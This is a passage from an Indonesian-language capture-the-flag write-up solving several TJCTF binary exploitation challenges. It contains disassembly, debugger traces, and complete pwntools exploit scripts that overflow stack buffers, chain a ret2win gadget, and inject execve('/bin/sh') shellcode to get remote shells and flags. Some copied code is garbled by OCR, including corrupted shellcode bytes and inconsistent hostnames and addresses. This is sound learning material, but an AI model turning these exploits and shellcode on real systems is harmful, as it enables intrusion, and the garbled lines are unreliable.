0x80488e1 <main+244>: add esp,0x10
=> 0x80488e4 <main+247>: cmp DWORD PTR [ebp-0xc],0xc0d3d00d
0x80488eb <main+254>: jne 0x80489a8 <main+443>

0024| 0xffffd298 --> 0xf7fce410 --> 0x8048397 (*GLIBC_2.0*)
0028| 0xffffd29c --> 0x1
[-----]
Legend: code, data, rodata, value

Breakpoint 1, main () at match.c:58
58      in match.c
py  gdb-peda$ x/50wx $esp
0xffffd280: 0x0804837b 0xf7fde875 0x0804827c 0xffffd2fc
0xffffd290: 0xf7ffdaa0 0x00000001 0xf7fce410 0x00000001
0xffffd2a0: 0x00000000 0x00000001 0x44444444 0x00000000
0xffffd2b0: 0x00000000 0x00c30000 0x00000001 0xf7ffc800
0xffffd2c0: 0xffffd310 0x00000000 0xf7ffd000 0x00000000
0xffffd2d0: 0x00000000 0xffffd3d4 0xf7fb0000 0xf7faea80
0xffffd2e0: 0x00000000 0xf7fb0000 0x43434343 0xf7fb0000
0xffffd2f0: 0xf7fb0000 0xf7fe4140 0x42424242 0xf7e00000
0xffffd300: 0xf7fb03fc 0x00040000 0x41414141 0x08040000
0xffffd310: 0x00000001 0xffffd3d4 0xffffd3dc 0x00000000
0xffffd320: 0xffffd340 0x00000000 0x00000000 0xf7deef1
0xffffd330: 0xf7fb0000 0xf7fb0000 0x00000000 0xf7deef1
0xffffd340: 0x00000001 0xffffd3d4
py  gdb-peda$ p $ebp-0xc
$1 = (void *) 0xffffd31c
gdb-peda$

```

Oke, kita sudah menemukan lokasinya (yang saya block). Artinya, dari variable bio, kita harus mengisi 4 x 29 = 116 junk. Oke langsung saja.

```

jing.py
from pwn import *

r = remote("pl.tjctf.org", 8002)

r.recv()
r.sendline("BBBB")
r.recv()
r.sendline("CCCC")
r.recv()
r.sendline("DDDD")
r.recv()

payload = 'A'*116
payload += p32(0xc0d3d00d)

r.sendline(payload)

r.interactive()


```

```

root@kali: ~/Downloads
File Edit View Search Terminal Help
root@kali:~/Downloads# python jing.py
[*] Opening connection to pl.tjctf.org on port 8002: Done
[*] Switching to interactive mode
Tinder Bio:
Registered 'AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA0000' to TJTinder successfully!
Searching for matches...
It's a match!
Here is your flag: tjctf{0v3rfl0w_of_m4tch35}
[*] Got EOF while reading in interactive
$

```



22. SEASHELLS




```
1 int __cdecl main(int argc, const char **argv, const
2 {
3     char s1; // [rsp+6h] [rbp-Ah]
4
5     setbuf(stdout, 0LL);
6     setbuf(stdin, 0LL);
7     setbuf(stderr, 0LL);
8     puts("Welcome to Sally's Seashore Shell Shop");
9     puts("Would you like a shell?");
10    gets(&s1, 0LL);
11    if ( !strcmp(s1, "yes") )
12        puts("sorry, we are out of stock");
13    else
14        puts("why are you even here?");
15    return 0;
16 }
```

```
1 int __fastcall shell(__int64 a1)
2 {
3     int result; // eax
4
5     result = 0xBABEBEEF;
6     if ( a1 == 0xDEADCAFEBABEBEEFLL )
7         result = system("/bin/sh");
8     return result;
9 }
```

Ini adalah problem ret2win sederhana. Kita harus lompat ke fungsi shell dan memberikan argument 0xDEADCAFEBABEBEEF. Langsung saja.



```
0x400797:  nop    WORD PTR [rax+rax*1+0x0]
0x4007a0 < _libc_csu_init>:  push   r15
0x4007a2 < _libc_csu_init+2>:  push   r14
0x4007a4 < _libc_csu_init+4>:  mov     r15,rdx
[-----stack-----]
0000| 0x7fffffffef1a8 ("CAA-AA(AADAA;AA)AAEAAaAA0AFAAbAA1AAGAAcAA2AAHAAdAA3AAIAAeAA4AAJAAfAA5AAKAAGAA6AA")
0008| 0x7fffffffef1b0 ("ADAA;AA)AAEAAaAA0AFAAbAA1AAGAAcAA2AAHAAdAA3AAIAAeAA4AAJAAfAA5AAKAAGAA6AA")
0016| 0x7fffffffef1b8 ("AAEAAaAA0AFAAbAA1AAGAAcAA2AAHAAdAA3AAIAAeAA4AAJAAfAA5AAKAAGAA6AA")
0024| 0x7fffffffef1c0 ("0AFAAbAA1AAGAAcAA2AAHAAdAA3AAIAAeAA4AAJAAfAA5AAKAAGAA6AA")
0032| 0x7fffffffef1c8 ("A1AAGAAcAA2AAHAAdAA3AAIAAeAA4AAJAAfAA5AAKAAGAA6AA")
0040| 0x7fffffffef1d0 ("AA2AAHAAdAA3AAIAAeAA4AAJAAfAA5AAKAAGAA6AA")
0048| 0x7fffffffef1d8 ("dAA3AAIAAeAA4AAJAAfAA5AAKAAGAA6AA")
0056| 0x7fffffffef1e0 ("AeAA4AAJAAfAA5AAKAAGAA6AA")
[-----]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x0000000000400796 in main ()
gdb-peda$ pattern offset CAA-AA(AADAA;AA)AAEAAaAA0AFAAbAA1AAGAAcAA2AAHAAdAA3AAIAAeAA4AAJAAfAA5AAKAAGAA6AA
CAA-AA(AADAA;AA)AAEAAaAA0AFAAbAA1AAGAAcAA2AAHAAdAA3AAIAAeAA4AAJAAfAA5AAKAAGAA6AA found at offset: 18
gdb-peda$
```



```
from pwn import *

main = 0x00000000004006f2
pop_rdi = 0x0000000000400803
shell = 0x00000000004006c7
ret = 0x000000000040057e

r = remote("p1.tjctf.org", 8009)
#r = process('./seashells')
e = ELF('./seashells')

r.recv()


payload = 'A'*18
payload += p64(pop_rdi)
payload += p64(0xDEADCAFEBABEBEEF)
payload += p64(ret)
payload += p64(shell)

r.sendline(payload)

r.interactive()
```

```
File Edit View Search Terminal Help
root@kali:~/Downloads# python mantep.py
[+] Opening connection to p1.tjctf.org on port 8009: Done
[*] '/root/Downloads/seashells'
Arch: amd64-64-little
RELRO: Full RELRO
Stack: No canary found
NX: NX enabled
PIE: No PIE (0x400800)
[*] Switching to interactive mode
why are you even here?
$ ls
bin
flag.txt
lib
lib64
seashells
$ cat flag.txt
tjctf{she_s3lls_se4_sh3ll5}
$
```

23. OSRS




The image shows a screenshot of a computer screen with two windows. The left window is IDA Pro, displaying the pseudocode of a function named `get_tree()`. The code is as follows:

```
1 signed int get_tree()
2 {
3     char s; // [esp+Ch] [ebp-10Ch]
4     int i; // [esp+10Ch] [ebp-Ch]
5
6     puts("Enter a tree type: ");
7     gets(&s);
8     for ( i = 0; i <= 12; ++i )
9     {
10        if ( !strcasecmp((&trees)[2 * i], &s) )
11            return i;
12    }
13    printf("I don't have the tree %d :(\n", &s);
14    return -1;
15 }
```

The right window is a terminal window showing the output of the `checksec` command run on the `osrs` binary:

```
root@kali:~/Downloads# checksec osrs
[*] '/root/Downloads/osrs'
Arch:       i386-32-little
RELRO:      No RELRO
Stack:      No canary found
NX:         NX disabled
PIE:        No PIE
root@kali:~/Downloads#
```

Semua security disabled di sini. Kita bisa execute shellcode untuk mendapatkan shell. Di programnya juga ada leak lokasi variable `s` yang bisa kita jadikan return address. Banyak cara bisa dilakukan di sini, cara saya adalah, saya ambil address leaknya, kemudian overflow dan lompat balik ke main, baru kemudian saya masukkan shellcode.



The image shows a screenshot of a GDB terminal window. The top part displays memory addresses and their corresponding values, which appear to be a cyclic pattern of characters. The bottom part shows the output of the `pattern offset` command, which finds the offset of the pattern in memory.

```
0000 0xffffd310 ("eA%4AJA%FA%5AKA%gA%6A%")
0004 0xffffd314 ("AJA%FA%5AKA%gA%6A%")
0008 0xffffd318 ("fA%5AKA%gA%6A%")
0012 0xffffd31c ("5AKA%gA%6A%")
0016 0xffffd320 ("A%gA%6A%")
0020 0xffffd324 ("%6A%")
0024 0xffffd328 --> 0x0
0028 0xffffd32c --> 0xffffd32c (<__libc_start_main+241>: add esp,0x10)

Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x25414925 in ?? ()
gdb-peda$ pattern offset
Error: missing argument
Generate, search, or write a cyclic pattern to memory
Set "pattern" option for basic/extended pattern type
Usage:
pattern create size [file]
pattern offset value
pattern search
pattern patch address size
pattern arg size1 [size2,offset2]
pattern env size[,offset]

gdb-peda$ pattern offset %IA%
%IA% found at offset: 272
gdb-peda$
```



```
Open  bajay.py  Save
~/Downloads

from pwn import *
import os, signal

def tohex(val, nbits):
    return hex((val + (1 << nbits)) % (1 << nbits))

main = 0x080485c8

#r = process('./osrs')
r = remote('p1.tjctf.org', 8006)

r.recv()
payload = 'A'*272
payload += p32(main)
r.sendline(payload)

r.recvuntil("tree ")
leak = int(r.recvuntil(' '))
leak = int(tohex(leak, 32), 16)
log.info("leak: " + hex(leak))
#log.info(leak)

shell =
'\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x02\x09\x06\x09\x35\x09\x4c\x15\x09\x4c\x05\x0b\xcd\x00\x33\x00'

payload = shell
payload += 'A'*(272-len(shell))
payload += p32(leak)

r.sendline(payload)

r.interactive()
```

Fungsi tohex saya dapatkan dari

<https://stackoverflow.com/questions/7822956/how-to-convert-negative-integer-value-to-hex-in-python> gunanya untuk mengubah decimal negative menjadi two's complement hex. Di sini, saya belum mendapatkan shell, mengapa? Kalau diperhatikan, leak pertama dan leak kedua angkanya berbeda. Yang pertama adalah 0xffffdbdc yang kedua adalah -9284 = 0xffffdbbc, yang mana berbeda -32. Yasudah, kita kurangi 32 dari leak pertama.

```
Open [X] bajay.py ~/Downloads Save [X] [X] [X] [X]
from pwn import *
import os, signal

def tohex(val, nbits):
    return hex((val + (1 << nbits)) % (1 << nbits))

main = 0x000485c8

#r = process('./osrs')
r = remote('pl.tjctf.org', 8006)

r.recv()
payload = 'A'*272
payload += p32(main)
r.sendline(payload)

r.recvuntil("tree ")
leak = int(r.recvuntil(' '))
leak = int(tohex(leak, 32), 16)
leak = leak-32
log.info("leak: " + hex(leak))
#log.info(leak)


shell =
'\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68'

payload = shell
payload += 'A'*(272-len(shell))
payload += p32(leak)

r.sendline(payload)

r.interactive()
```

24. EL PRIMO




The image shows two windows. The left window is IDA Pro's Pseudocode view, displaying the following C code:

```
1 int __cdecl main(int argc, const char **argv, const char **envp)
2 {
3     char s; // [esp+0h] [ebp-28h]
4     int *v5; // [esp+20h] [ebp-8h]
5
6     v5 = &argc;
7     setbuf(stdout, 0);
8     setbuf(stdin, 0);
9     setbuf(stderr, 0);
10    puts("What's my hard counter?");
11    printf("hint: %p\n", &s);
12    gets(&s);
13    return 0;
14 }
```

The right window is a terminal showing the output of the 'checksec' command on the 'primo' binary:

```
root@kali: ~/Downloads
File Edit View Search Terminal Help
root@kali:~/Downloads# checksec primo
[*] '/root/Downloads/primo'
Arch:      i386-32-little
RELRO:     Partial RELRO
Stack:     No canary found
NX:        NX disabled
PIE:       PIE enabled
root@kali:~/Downloads#
```

Ini adalah problem yang mirip dengan OSRS di atas. Kita Kembali harus mengexecute shellcode. Diberikan leak address variable s, maka kita cukup berikan shell, overflow, kemudian lompat ke leaked address tersebut. Hanya saja, metode ini tidak berhasil memberikan saya shell.



The image shows two windows. The left window is a text editor showing a Python script named 'ganteng.py':

```
from pwn import *
import os, signal

#r = process('./primo')
r = remote('p1.tjctf.org', 8011)
r.recvuntil("hint: ")

ret = int(r.recv(), 16)
shell = '\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x89\xc1\x89\xc2\xb0\x0b\xcd\x80\x31\xc0\x40\xcd\x80'

payload = shell
payload += 'A'*(32-len(shell))
payload += p32(ret)

r.sendline(payload)
#gdb.attach(r.pid)
r.interactive()
```

The right window is a terminal showing the output of running 'python ganteng.py':

```
root@kali: ~/Downloads
File Edit View Search Terminal Help
root@kali:~/Downloads# python ganteng.py
[*] Opening connection to p1.tjctf.org on port 8011: Done
[*] Switching to interactive mode
[*] Got EOF while reading in interactive
$
```

Saya juga tidak tahu kenapa, jadi saya coba cara lain. saya coba overflow, lompat ke leaked address, letakkan shellcode, kemudian saya cari jarak shellcode dari leaked address. Saya coba gdb.attach tidak bisa, maka saya buatkan file input dan saya jalankan binarynya di gdb menggunakan input tersebut.

```

root@kali: ~/Downloads
File Edit View Search Terminal Help
EFLAGS: 0x206 (carry PARITY adjust zero SIGN trap INTERRUPT direction overflow)
[-----code-----]
0xf7fd3933 < kernel_vsyscall+3>: mov     ebp,esp
0xf7fd3935 < kernel_vsyscall+5>: sysenter
0xf7fd3937 < kernel_vsyscall+7>: int     $0
=> 0xf7fd3939 < kernel_vsyscall+9>: pop     ebp
0xf7fd393a < kernel_vsyscall+10>: pop     ecx
0xf7fd393b < kernel_vsyscall+11>: pop     ecx
0xf7fd393c < kernel_vsyscall+12>: ret
0xf7fd393d: nop

[-----stack-----]
0000| 0xffffd210 --> 0xffffd208 --> 0xffffd200
0004| 0xffffd214 --> 0x1
0008| 0xffffd218 --> 0xf7f805c7 --> 0xf7f1f948
0012| 0xffffd21c --> 0xf7f805c0 (<read+39>:
0016| 0xffffd220 --> 0xf7f805c7 --> 0xf7f1f886
0020| 0xffffd224 --> 0xf7f805c7 --> 0xf7f1f886
0024| 0xffffd228 --> 0xf7f805c0 --> 0x0
0028| 0xffffd22c --> 0xf7f805c0 (mov     esi,esi)

Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0xffffd209 in kernel_vsyscall ()
gdb-peda> run
Starting program: /root/Downloads/primo
What's my hard counter?
hint: 0xffffd300

```

```

File Edit View Search Terminal Help
0x565556ad <+160>: pop     ebp
0x565556ae <+161>: lea     esp,[ecx-0x4]
0x565556b1 <+164>: ret     from_pwn import *
End of assembler dump.
gdb-peda$ break *0x565556a3
Breakpoint 1 at 0x565556a3
gdb-peda$ r < input
Starting program: /root/Downloads/primo < input
What's my hard counter?
hint: 0xffffd300
[-----registers-----]
EAX: 0xffffd300 ('A' <repeats 32 times>)
EBX: 0x56556fc0 --> 0x1ec8 payload = 'A'*32
ECX: 0xf7fb0580 --> 0xfbad208b load += p32(ret)
EDX: 0xffffd340 --> 0x0 payload += shell
ESI: 0xf7fb0000 --> 0x1dfd6c
EDI: 0xf7fb0000 --> 0x1dfd6c.sendline(payload)
EBP: 0xffffd328 ("//ssh/bin\211\343\211\301\211^\211\300@")
ESP: 0xffffd300 ('A' <repeats 32 times>)(i)
EIP: 0x565556a3 (<main+150>: mov     eax,0x0)
EFLAGS: 0x286 (carry PARITY adjust zero SIGN trap INTERRUPT direction overflow)
[-----code-----]
0x5655569a <main+141>: push    eax
0x5655569b <main+142>: call    0xf7f805c0 (<read+39>)
0x565556a0 <main+147>: add     esp,0x10
=> 0x565556a3 <main+150>: mov     eax,0x0
0x565556a8 <main+155>: lea     esp,[ebp-0x8]
0x565556ab <main+158>: pop     ecx
0x565556ac <main+159>: pop     ebx
0x565556ad <main+160>: pop     ebp
[-----stack-----]
0000| 0xffffd300 ('A' <repeats 32 times>)
0004| 0xffffd304 ('A' <repeats 28 times>)
0008| 0xffffd308 ('A' <repeats 24 times>)
0012| 0xffffd30c ('A' <repeats 20 times>)
0016| 0xffffd310 ('A' <repeats 16 times>)
0020| 0xffffd314 ('A' <repeats 12 times>)
0024| 0xffffd318 ("AAAAAAA")
0028| 0xffffd31c ("AAAA")
[-----]
Legend: code, data, rodata, value
Breakpoint 1, 0x565556a3 in main ()
gdb-peda$

```

```

0028| 0xffffd31c ("AAAA")
[-----]
Legend: code, data, rodata, value

Breakpoint 1, 0x565556a3 in main ()
gdb-peda$ x/50wx $esp
0xffffd300: 0x41414141 0x41414141 0x41414141 0x41414141
0xffffd310: 0x41414141 0x41414141 0x41414141 0x41414141
0xffffd320: 0xffffd300 0x6850c031 0x68732f2f 0x69622f68
0xffffd330: 0x89e3896e 0xb0c289c1 0x3180cd0b 0x80cd40c0
0xffffd340: 0x00000000 0xffffd3d4 0xffffd3dc 0xffffd364
0xffffd350: 0xf7fd4a6c 0xf7fd0000 0xf7fb0000 0x00000000
0xffffd360: 0xf7fd9400 0x00000000 0xf7fb0000 0xf7fb0000
0xffffd370: 0x00000000 0x938a3596 0xd1fd386 0x00000000
0xffffd380: 0x00000000 0x00000000 0x00000000 0x00000000
0xffffd390: 0x00000000 0x00000000 0xf7fe3fe9 0x56556fc0
0xffffd3a0: 0x00000001 0x565554d0 0x00000000 0x56555501
0xffffd3b0: 0x5655560d 0x00000001 0xffffd3d4 0x565556c0
0xffffd3c0: 0x56555720 0xf7fe4140
gdb-peda$ hexdump 0xffffd324
0xffffd324 : 31 c0 50 68 2f 2f 73 68 68 2f 62 69 6e 89 e3 89  1.Ph//shh/bin...
gdb-peda$

```

Oke sudah ditemukan. Leaked address kita adalah 0xffffd300 dan shellcode kita berada di 0xffffd324. $0xffffd324 - 0xffffd300 = 0x24$ atau decimal 36. Langsung perbaiki script.

```

from pwn import *
import os, signal

#r = process('./primo')
r = remote('pl.tjctf.org', 8011)
r.recvuntil("hint: ")

ret = int(r.recv(), 16)
shell = '\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x89\xc1\x89\xc2\xb0\x0b\xcd\x80\x31\xc0\x40\xcd\x80'

payload = 'A'*32
payload += p32(ret+36)
payload += shell

r.sendline(payload)
#gdb.attach(r.pid)
r.interactive()

